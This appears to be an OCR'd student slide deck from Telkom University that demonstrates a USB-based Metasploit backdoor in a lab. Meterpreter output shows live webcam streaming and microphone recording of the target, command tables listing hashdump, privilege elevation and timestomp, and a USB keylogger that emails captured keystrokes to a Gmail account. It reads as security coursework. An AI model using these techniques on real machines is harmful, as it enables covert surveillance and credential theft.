
Fakultas
Rekayasa Industri
Telkom University

Analysis



USB-BASED METASPLOIT ATTACK


TAKE OVER A WEBCAM



```
File  Actions  Edit  View  Help

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the ta

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that c

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/ferryansa/GoPbQEqZ.html
[*] Streaming...
```


```
Target IP  : 192.168.137.1
Start time : 2020-06-16 03:40:00 +0700
Status     : Playing
```

TAKE OVER A MICROPHONE



```
=====================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/ferryansa/GoPbQEqZ.html
[*] Streaming...
[Parent 2127, Gecko_IOThread] WARNING: pipe error (58): Connection reset by peer: file /build/firefox-esr-JZArCW/firefox-esr-68.6.0esr/ipc/chromium/src/chrome/common/ip
c_channel_posix.cc, line 358
^C[-] Error running command webcam_stream: Interrupt
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /home/ferryansa/QxPjsXkl.wav
meterpreter > 
```

BACKDOOR
WHEN USB IS PLUG-IN



Device Manager
File Action View Help
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
End task
Jun 16 03:29
ferryansa@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer

- Computer
- Disk drives
- Display adapters
- DVD/CD-ROM drives
- Firmware
- Human Interface Devices
- IDE ATA/ATAPI controllers
- Keyboards
- libusb-win32 devices
- Memory technology devices
- Mice and other pointing devices
- Monitors
- Network adapters
- Other devices
  - Unknown device
- Ports (COM & LPT)
  - Arduino Leonardo (COM3)
- Print queues
- Processors
- Security devices
- Software devices
- Sound, video and game controllers
- Storage controllers
- System devices
- Universal Serial Bus controllers

Name	PID	Status	User name	CPU	Memory (ac...	UAC virtua...
ctfmon.exe	12084	Running	ferry	00	3.600 K	Disabled
dllhost.exe	10532	Running	SYSTEM	00	1.312 K	Not allow...
dllhost.exe	248	Running	ferry	00	1.960 K	Disabled
dwm.exe	6168	Running	DWM-4	00	70.112 K	Disabled
explorer.exe	7056	Running	ferry	00	49.516 K	Disabled
fontdrvhost.exe	96	Running	UMFD-0	00	1.320 K	Disabled
GoogleCrashHandler....	7604	Running	SYSTEM	00	380 K	Not allow...
GoogleCrashHandler...	7684	Running	SYSTEM	00	328 K	Not allow...
happyme.exe	3128	Running	ferry	00	2.096 K	Not allow...
ibtsiva.exe	3936	Running	SYSTEM	00	544 K	Not allow...
ICEsoundService64.exe	3960	Running	SYSTEM	00	4.288 K	Not allow...
igfxCUIService.exe	2476	Running	SYSTEM	00	1.076 K	Not allow...
igfxEM.exe	12372	Running	ferry	00	12.708 K	Disabled
IntelCpHDCPSvc.exe	3952	Running	SYSTEM	00	964 K	Not allow...
IntelCpHeciSvc.exe	4328	Running	SYSTEM	00	1.532 K	Not allow...
javaw.exe	8484	Running	ferry	00	181.556 K	Disabled
LockApp.exe	10932	Suspended	ferry	00	0 K	Disabled
lsass.exe	780	Running	SYSTEM	00	7.936 K	Not allow...
Microsoft.Photos.exe	14028	Suspended	ferry	00	0 K	Disabled
MicrosoftEdge.exe	12492	Suspended	ferry	00	0 K	Disabled
MicrosoftEdgeCP.exe	8668	Suspended	ferry	00	0 K	Disabled

```
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > 
```

BACKDOOR
WHEN USB IS UNPLUGGED


Device Manager
File Action View Help
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
End task
Jun 16 03:33
ferryansa@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


DESKTOP-UKA78C4
- Audio inputs and outputs
- Batteries
- Bluetooth
- Cameras
- Computer
- Disk drives
- Display adapters
- DVD/CD-ROM drives
- Firmware
- Human Interface Devices
- IDE ATA/ATAPI controllers
- Keyboards
- libusb-win32 devices
- Memory technology devices
- Mice and other pointing devices
- Monitors
- Network adapters
- Other devices
- Print queues
- Processors
- Security devices
- Software devices
- Sound, video and game controllers
- Storage controllers

Name	PID	Status	User name	CPU	Memory (ac...	UAC virtua...
ctfmon.exe	12084	Running	ferry	00	3.584 K	Disabled
dllhost.exe	10532	Running	SYSTEM	00	1.312 K	Not allow...
dllhost.exe	248	Running	ferry	00	1.960 K	Disabled
dwm.exe	6168	Running	DWM-4	00	71.232 K	Disabled
explorer.exe	7056	Running	ferry	00	49.720 K	Disabled
fontdrvhost.exe	96	Running	UMFD-0	00	1.320 K	Disabled
GoogleCrashHandler....	7604	Running	SYSTEM	00	380 K	Not allow...
GoogleCrashHandler...	7684	Running	SYSTEM	00	328 K	Not allow...
happyme.exe	3128	Running	ferry	00	2.096 K	Not allow...
ibtsiva.exe	3936	Running	SYSTEM	00	544 K	Not allow...
ICEsoundService64.exe	3960	Running	SYSTEM	00	4.276 K	Not allow...
igfxCUIService.exe	2476	Running	SYSTEM	00	1.076 K	Not allow...
igfxEM.exe	12372	Running	ferry	00	12.708 K	Disabled
IntelCpHDCPSvc.exe	3952	Running	SYSTEM	00	964 K	Not allow...
IntelCpHeciSvc.exe	4328	Running	SYSTEM	00	1.532 K	Not allow...
javaw.exe	8484	Running	ferry	00	181.820 K	Disabled
LockApp.exe	10932	Suspended	ferry	00	0 K	Disabled
lsass.exe	780	Running	SYSTEM	00	7.936 K	Not allow...
Microsoft.Photos.exe	14028	Suspended	ferry	00	0 K	Disabled
MicrosoftEdge.exe	12492	Suspended	ferry	00	0 K	Disabled
MicrosoftEdgeCP.exe	8668	Suspended	ferry	00	0 K	Disabled

```
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > 
```


USB KEYLOGGER

STEP 1
USER KEYBOARD ACTIVITY



ini adalah keylogger untuk melakukan perekaman aktivitas keyboard pengguna, pada pengujian ini waktu perekaman dilakukan selama 5 menit

STEP 2
RECEIVE KEYLOGGER RESULT EMAIL



annisadwiayur@gmail.com


to me

11:14

Keylogger Results

